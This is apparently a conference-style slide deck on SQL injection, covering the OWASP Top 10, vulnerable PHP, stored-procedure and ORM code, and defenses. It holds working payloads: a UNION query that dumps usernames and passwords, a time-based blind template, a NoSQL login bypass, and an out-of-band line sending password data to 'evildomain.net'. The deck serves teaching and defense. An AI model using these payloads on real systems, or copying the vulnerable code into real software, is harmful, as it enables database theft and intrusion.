Web's Most Wanted

...

The Nefarious SQL Injection

Who Am I

Joshua Barone


- Senior Developer @ BlackBag Technologies
- SANS Community Instructor
- Master of Science (Computer Science)
  - University of New Orleans
- Certifications
  - CISSP
  - GSEC
  - GCIH
  - GCIA
  - GWAPT

But Really...

- Code Monkey
  - Programming for over a decade
  - Made most of the mistakes that lead to vulnerabilities
  - Understands the underlying code of the internet

- Security Aficionado
  - Appreciates the severity of vulnerabilities in web applications
  - Understands how the attacks happen
  - Loves the new problem set of finding and exploiting the vulnerabilities

SQL Injection



OWASP TOP 10

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6-Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7-Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8-Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.


OWASP #1 - Injection Attacks

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Threat Agents	Attack Vectors	Security Weakness	
Application Specific	**Exploitability** **EASY**	**Prevalence** **COMMON**	**Detectability** **AVERAGE**
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.	

Technical Impacts	Business Impacts
Impact **SEVERE**	**Application / Business Specific**
Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Target of Attack



What is SQL Injection

- Unvalidated / unsanitized user input is used to dynamically build a database query
  - Allows a malicious user to alter the query to access or alter information otherwise inaccessible
- First appeared in Phrack magazine
  - Volume 8, Issue 54 **Dec 25th, 1998**, article 08 of 12 (NT Web Technology Vulnerabilities)
- Still Happening
  - Drupal CMS - August 2015 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6659

What is SQL

- Language of Databases
- Basic Commands
  - SELECT – Retrieve records
  - INSERT – Create records
  - UPDATE – Edit records
  - DELETE – Remove records
- Fancy Commands
  - WHERE – Filter records that match conditions
    - Boolean logic (AND, OR)
  - UNION – Combine results from 2 queries
  - CREATE / DROP – Add or remove tables, functions, stored procedures
  - Comments - “--” or “#” or other DB specific characters

SQL Examples

```
SELECT id, name FROM products WHERE price >= 10.00;
```

```
SELECT id, name FROM products WHERE name LIKE '%cup%';
```

```
SELECT id, name FROM users WHERE password = 'sooper$ecret';
```

```
SELECT id, name FROM users WHERE name = 'john' OR name = 'george';
```

The Attack - The Code

```php
<?php
	$search_query = $_GET[“query”];
	$query  = "SELECT id, name FROM products WHERE name LIKE '%$search_query%';";
	$result = mysql_query($query);
?>
```

1. The variable $search_query is set to the value of query, which grabbed from the Query String
2. The value is inserted into the string that will be the query sent to the database
3. The new string is stored in the variable $query
4. The query is executed against a MySQL database
5. The results of the query are stored in the variable $result

Note: This is a code snippet and doesn’t show the database connection setup or what is done with results.

The Attack - Good Use

User submits:

/page.php?query=hammer

The value is used to generate a SQL query:

```
SELECT id, name FROM products WHERE name LIKE '%hammer%';
```

The Attack - Evil Use

User submits:

/page.php?query='+UNION+SELECT+1,+concat(uname,':',pass)+FROM+users+–+

The value is used to generate a SQL query:

```
SELECT id, name FROM products WHERE name LIKE '%'
UNION SELECT 1, concat(uname, ':', pass) FROM users – %';
```

But How Bad Is It Really


- Super Bad
  - Data Exfiltration
  - Privilege Escalation
  - Read Files
  - Write Files
  - Code Execution
  - Command Execution
  - Network Scanning
  - Port Scanning

Categories of SQL Injection

- UNION Based Injections
  - Use the UNION command to combine results and return data interested in.
- Error Based Injections
  - Use a query that results in an error, and use that error to infer information.
- Blind SQL Injections
  - Use queries that result in True or False that can be used to alter performance in some way to infer information.

UNION Based Injection

- Works when results of query are reflected back and rendered to the page



- Requires knowledge of number and types of columns
  - Found using trial and error
- Requires knowledge of which columns are reflected back
  - Found using trial and error

Error Based Injection

- Create query that results in an error that is displayed on the page

Fatal error: Query Failed! SQL: - Error: DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))' in **/var/www/public/products.php** on line **6**

Fatal error: Query Failed! SQL: - Error: DOUBLE value is out of range in 'exp(~((select 'product' from dual)))' in **/var/www/public/products.php** on line **6**

- Use the error to extract information

Blind SQL Injection

- No visual indication of success or failure
- Based on using True / False queries
  - If True run slower
  - Else run at regular speed
- Slower process than other methods

```
' or if((#{sql}), sleep(1), 0) --
```

Blind SQL Injection

- Can only ask yes / no questions
- Each ascii character would require up to 2^8 requests
  - is it A (yes/no)
  - is it B (yes/no)
  - etc...

Blind SQL Injection

- A better way
- Ascii A = 0x41
- Check each bit
- Only requires 8 requests per character

```
  01000001
& 00000001
----------
  00000001
```

```
  01000001
& 00000010
----------
  00000000
```

Tools

- SQLMap
  - Blind SQL default, options for error based and UNION based
- BBQSQL
  - Blind SQL
- SqlNinja
  - Error based (Microsoft SQL Server)
- Havij
  - GUI tool
- w3af
- SQID
- SQLSus
  - MySQL

NoSQL Injection

- New Technology - Same Issues

```
app.post('/', function (req, res) {
    db.users.find(
        {username: req.body.username, password: req.body.password},
        function (err, users) {
            // DO Stuff Here
        });
});
```

```
{ "username": {"$gt": ""}, "password": {"$gt": ""} }
```

Defense

- **Never Trust User Input**
- Escape Database Specific Characters
  - Never Trust User Input
- Prepared Statements
  - Never Trust User Input
- Stored Procedures
  - Never Trust User Input
- Whitelist Characters
  - Never Trust User Input
- Web Application Firewall
  - Never Trust User Input
- Reduce Reflection of Errors
- Least Privilege

Out-Of-Band

- Timing (Seen with Blind SQL Injection)
- HTTP(s) requests
- DNS requests

- These requests can be loaded with data from the database

```
do_dns_lookup( (select top 1 password from users) + '.evildomain.net' );
```

Stored Procedure Injection

```
ALTER PROCEDURE dbo.SearchWidgets
  @SearchTerm VARCHAR(50)
AS
BEGIN
  DECLARE @query VARCHAR(100)
  SET @query = 'SELECT Id, Name FROM dbo.Widget WHERE Name LIKE "%' + @SearchTerm + '%"'
  EXEC(@query)
END
```

- Still susceptible to same injection attacks previously seen
- Can be made worse when the stored procedures execute with elevated privileges

ORM Injection

- Just as susceptible if not utilized correctly
- If query string is built using user input the ORM can't sanitize it

Code

```
params[:user] = "') or (SELECT 1 FROM 'orders' WHERE total > 1)--"
User.exists? ["name = '#{params[:user]}'"]
```

Query

```
SELECT 1 AS one FROM "users" WHERE (name = '')
or (SELECT 1 FROM 'orders' WHERE total > 1)--') LIMIT 1
```

Thank You!!!

Joshua Barone

joshua.barone@gmail.com

@tygarsai

http://caveconfessions.com

https://github.com/jbarone/SQueaL